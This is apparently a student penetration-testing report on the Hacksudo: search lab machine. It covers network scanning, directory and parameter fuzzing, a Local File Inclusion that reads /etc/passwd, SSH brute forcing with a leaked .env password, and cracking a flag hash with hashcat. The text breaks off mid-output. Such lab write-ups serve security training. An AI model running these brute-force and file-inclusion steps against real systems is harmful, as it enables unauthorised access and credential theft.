



Graduation Project Report

Web Application Penetration Testing

Targets: Gin and Juice Shop & Hacksudo: search

Track: Vulnerability Analyst and Penetration Tester

Group Code: CAI4_ISS3_G1Vuln / Pen Test odd

Instructor: Eng. Ahmad Ashraf

Team Members

Name	ID
Sherif Mohamed Mosallam	21066608
Alaa Mohamed Gomaa Sayed	21088778
Kirollos Gamil Samy Blamon	21118745
Mostafa Mohamed Abdo	21054319

Hacksudo: search

Objective

Identify the target and exposed services.

Start the hachsudo machine:

```
Debian GNU/Linux 10 HacksudoSearch tty1  
eth0: 192.168.56.101  
HacksudoSearch login: _
```

Machine IP

Start my machine:



My kali Machine

1) Reconnaissance


Goal:

Identify the VM IP and basic network presence.

```
sudo netdiscover -r 192.168.56.0/24
```

Scans the local network to find live hosts

- `r` = range




The IP of target machine from `netdiscover` command

Alternative:

```
sudo arp-scan -l
```

Lists devices in our LAN using ARP

- `l` = localnet



The IP of target machine from `arp-scan` command

2) Scanning (Open ports + services)


Goal:

Find **open ports, services, and versions**

Commands:

```
nmap -p- -A -sV -f -T4 192.168.56.101
```

- **p** = port scanning
- **A** = Aggressive Scan
- **sV** = Service Version Detection
- **f** = Fragment Packets
- **T4** = Timing Template



```
kali@kali:~$ nmap -p- -A -sV -f -T4 192.168.56.101
Nmap scan report for 192.168.56.101 (192.168.56.101)
Host is up (0.0000s latency).
Not shown: 63443 filtered tcp ports (no-response), 2090 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ 2048 7b144:7c1d:fb:e5:e6:1d:76:33:eb:fa:c0:dd:77:44 (RSA)
|_ 256 13:2d:45:07:32:83:13:eb:ae:a1:20:fa:06:ba:20:8a (ECDSA)
|_ 256 21:a1:80:47:07:1b:df:b2:70:7e:d9:30:e3:29:c2:e7 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: HackstudoSearch
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (96%), DD-WRT v24-sp2 (Linux 2.4.37) (96%), Linux 3.2 (94%), Linux 4.4 (92%), Microsoft Windows XP SP3 or
Windows 7 or Windows Server 2012 (92%), Microsoft Windows XP SP3 (90%), VMware Player virtual NAT device (87%), BlueArc Titan 2100 NAS device (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.25 ms 192.168.36.2 (192.168.36.2)
2 0.22 ms 192.168.56.101 (192.168.56.101)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9850.07 seconds
```

nmap scan

Discovered open ports:

- Port 80 → HTTP
- Port 22 → SSH

Insight:

Target exposes remote connection services and is web-based.


3) Enumeration

Goal: Uncover hidden directories and data leaks.

SSH (port 22)

Check for brute-force possibility:

```
hydra -l root -P rockyou.txt ssh://192.168.56.101
```



```
kali@kali:~$ hydra -l root -P rockyou.txt ssh://192.168.56.101
Hydra v9.6.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-07 12:54:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] File for passwords not found: rockyou.txt
kali@kali:~$
```

hydra command

Filed to find password for root.

◆ HTTP (port 80/443)

open 192.168.56.101 on web browser



192.168.56.101 on web browser

```
whatweb http://192.168.56.101
```

Identifies web technologies (PHP, Apache, etc.)




4) Exploitation

Goal: Gain access using discovered vulnerabilities

```
gobuster dir -u http://192.168.56.101 -x html,txt,php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Finds hidden directories

- **dir** = directory brute force
- **w** = wordlist



Gobuster results showing discovered directories

Cause we have a lot of php files we search for common vulnerabilities we found a lot but on our case the interesting vulnerabilities:


File Inclusion (LFI/RFI): These occur when unvalidated user input is used in functions like `include()` or `require()`.

Local File Inclusion (LFI): Allows reading sensitive files on the server (e.g., `/etc/passwd`).

Remote File Inclusion (RFI): Allows executing malicious code hosted on a remote server.

Unrestricted File Uploads: If an application doesn't properly validate uploaded files, an attacker can upload a malicious PHP script (a "web shell") and execute it.

We looked into every directory and check its source code but only search1.php was interesting .



search1.php

Source code of search1.php

We discovered a hint, The hint suggests performing fuzzing, so I utilized wfuzz to execute fuzzing and discover the PHP GET parameter in the URL.

Also we found a must compelling evidence for Local File Inclusions (LFI) and Remote File Inclusions (RFI).

```
wfuzz -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.101/search1.php?FUZZ=contact.php --hl 137
```

The command uses Wfuzz to fuzz HTTP GET parameters in a web application and look for hidden or vulnerable parameters.

- **c** = Enables colored output in the terminal, This makes results easier to read.
- **w** = wordlist
- **u** = The target URL
- **hl** = Hide responses with 137 lines


```
(kali@kali)~$ wfuzz -c me /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.101/search1.php?FUZZ=contact.php --hl 137
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL s
ites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.101/search1.php?FUZZ=contact.php
Total requests: 220560


ID      Response  Lines  Word  Chars  Payload
-----
000001129: 200      113 L  217 W  2203 Ch  "me"

Total time: 843.6479
Processed Requests: 220560
Filtered Requests: 220559
Requests/sec.: 261.4380

(kali@kali)~$
```


During testing, the endpoint `/search1.php` was identified as vulnerable to Local File Inclusion (LFI). The **me** parameter accepted a user-supplied URL and included it without validation.

So we try to access `/etc/passwd`



File executed and we got some username. We stored them in `username.txt`.

```
nano username.txt
```



```
nikto -h http://192.168.56.101
```

Scans for common web vulnerabilities

```
kali@kali:~$ nikto -h http://192.168.56.101
- Nikto v2.5.0

+ Target IP: 192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port: 80
+ Start Time: 2020-05-09 09:55:25 (GMT-4)

+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "127.0.0.1". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-8649
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /account/: Directory indexing found.
+ /account/: This might be interesting.
+ /images/favicon.ico: favicon file found. See: https://www.votweb.co.uk/apache-restricting-access-to-favicon/
+ /.env: .env file found. The .env file may contain credentials.
+ /README.md: README found.
+ 8102 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2020-05-09 09:58:34 (GMT-4) (189 seconds)

+ 1 host(s) tested
```


We found an interesting files.

Index of /account

Name	Last modified	Size	Description
Parent Directory	-	-	-
added.php	2021-04-13 05:20	6.9K	-
assets/	2021-04-13 05:20	-	-
dbconnect.php	2021-04-13 05:24	2.5K	-
deleterecord.php	2021-04-13 05:25	2.6K	-
home.php	2021-04-13 05:20	5.6K	-
insert.php	2021-04-13 05:26	3.1K	-
logout.php	2021-04-13 05:20	2.4K	-
register.php	2021-04-13 05:20	7.2K	-
style.css	2021-04-13 05:20	179	-

Apache/2.4.38 (Debian) Server at 192.168.56.101 Port 80

/account



/.env

We got a password = `MyD4dSuperH3r0!`. We stored this password in pass.txt.

```
nano pass.txt
```



We used **medusa** for brute forcing.

```
medusa -h 192.168.56.101 -M ssh -U username.txt -P pass.txt  
-v 6 -F -f -t 4
```

The command uses Medusa to perform an SSH login brute-force attack against a target machine.

- `h` = Specifies the target host IP address.
- `M ssh` = Tells Medusa to use the SSH module.
- `U` = Specifies a file containing usernames.
- `P` = Specifies a file containing passwords.
- `v` = Sets very verbose output.
- `F` = Stop the entire attack after the first successful login is found.
- `f` = Stop testing passwords for a specific user after success.

- **t** = Use 4 parallel threads. (4 login attempts simultaneously, faster brute forcing)

```

kali@kali:~$ medusa -h 192.168.56.101 -M ssh -U username.txt -P pass.txt -v 6 -F -f -t 4 -L
Medusa v2.3 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 4
GENERAL: Total Hosts: 1
GENERAL: Total Users: 5
GENERAL: Total Passwords: 1
2026-05-09 10:12:39 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: hacksudo (3 of 5, 0 complete) Password: MyD4dSuperH3r0! (1 of 1 complete)
2026-05-09 10:12:39 ACCOUNT FOUND: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: hacksudo Password: MyD4dSuperH3r0! [SUCCESS]
2026-05-09 10:12:41 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (2 of 5, 1 complete) Password: MyD4dSuperH3r0! (1 of 1 complete)
2026-05-09 10:12:41 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: monali (4 of 5, 1 complete) Password: MyD4dSuperH3r0! (1 of 1 complete)
2026-05-09 10:12:42 ACCOUNT CHECK: [ssh] Host: 192.168.56.101 (1 of 1, 0 complete) User: search (2 of 5, 1 complete) Password: MyD4dSuperH3r0! (1 of 1 complete)
GENERAL: Medusa has finished.

```

We have found the the credentials for SSH login , hacksudo : **MyD4dSuperH3r0!** . We logged in using this credential.

command :

```
ssh hacksudo@192.168.56.101
```

```

kali@kali:~$ ssh hacksudo@192.168.56.101
hacksudo@HacksudoSearch: ~$
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.
ED25519 key fingerprint is: SHA256:dzS9uJCpuBohIPbqCaxf4e0g15Ysg0rhAI8srwr1gIU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.101' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
hacksudo@192.168.56.101's password:
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 15 14:10:30 CEST from 192.168.43.217

```

5) Privilege Escalation

Goal: Get root/admin access

Basic checks:

```
whoami
id
uname -a
```

```
kali Linux-2025.4-vmware-2... X
1 2 3 4
hacksudo@HacksudoSearch: ~
Session Actions Edit View Help
hacksudo@HacksudoSearch:~$ whoami
hacksudo
hacksudo@HacksudoSearch:~$ id
uid=1000(hacksudo) gid=1000(hacksudo) groups=1000(hacksudo),24(cdrom),25(Floppy),29(audio),30(dsp),44(video),46(plugdev),109(netdev)
hacksudo@HacksudoSearch:~$ uname -a
Linux HacksudoSearch 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux
hacksudo@HacksudoSearch:~$
```

```
kali Linux-2025.4-vmware-2... X
1 2 3 4
hacksudo@HacksudoSearch: ~
Session Actions Edit View Help
hacksudo@HacksudoSearch:~$ cd /home/
hacksudo@HacksudoSearch:/home$ ls
hacksudo john monali search
hacksudo@HacksudoSearch:/home$ cd hacksudo/
hacksudo@HacksudoSearch:/home/hacksudo$ cd /home/hacksudo/
hacksudo@HacksudoSearch:~$ ls
hacksudo search user.txt
hacksudo@HacksudoSearch:~$ cat user.txt
d045e6f9feb79e94442213f9d008ac48
hacksudo@HacksudoSearch:~$
```

We found user.txt file try to discover what this file include.

```
echo "d045e6f9feb79e94442213f9d008ac48" > hash.txt
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
kali Linux-2025.4-vmware-2... X
1 2 3 4
kali@kali: ~
Session Actions Edit View Help
hacksudo@HacksudoSearch: ~
kali@kali: ~
kali@kali: /usr/share/wordlists
kali@kali:~$ echo "d045e6f9feb79e94442213f9d008ac48" > hash.txt
kali@kali:~$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
Analyzing 'd045e6f9feb79e94442213f9d008ac48'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Sshru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin V2.x
```



```
kali@kali: ~  
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt  
hashcat (v7.1.2) starting  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-7500U CPU @ 2.70GHz, 1456/2912 MB (512 MB allocatable), 4MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
Hashes: 1 digests: 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Optimizers applied:  
* Zero-Byte  
* Early-Skip  
* Not-Salted  
* Not-Iterated  
* Single-Hash  
* Single-Salt  
* Raw-Hash  
  
ATTENTION! Pure (unoptimized) backend kernels selected.  
Pure kernels can crack longer passwords, but drastically reduce performance.  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.  
  
Watchdog: Temperature abort trigger set to 90C  
Initializing backend runtime for device #1. Please be patient ...  
Host memory allocated for this attack: 513 MB (2172 MB free)  
  
Dictionary cache built:  
* Filename..: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344385  
* Bytes.....: 139921507
```

```
kali@kali: ~  
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt  
hashcat (v7.1.2) starting  
  
Cracking performance lower than expected?  
* Append -O to the commandline.  
This lowers the maximum supported password/salt length (usually down to 32).  
* Append -w 3 to the commandline.  
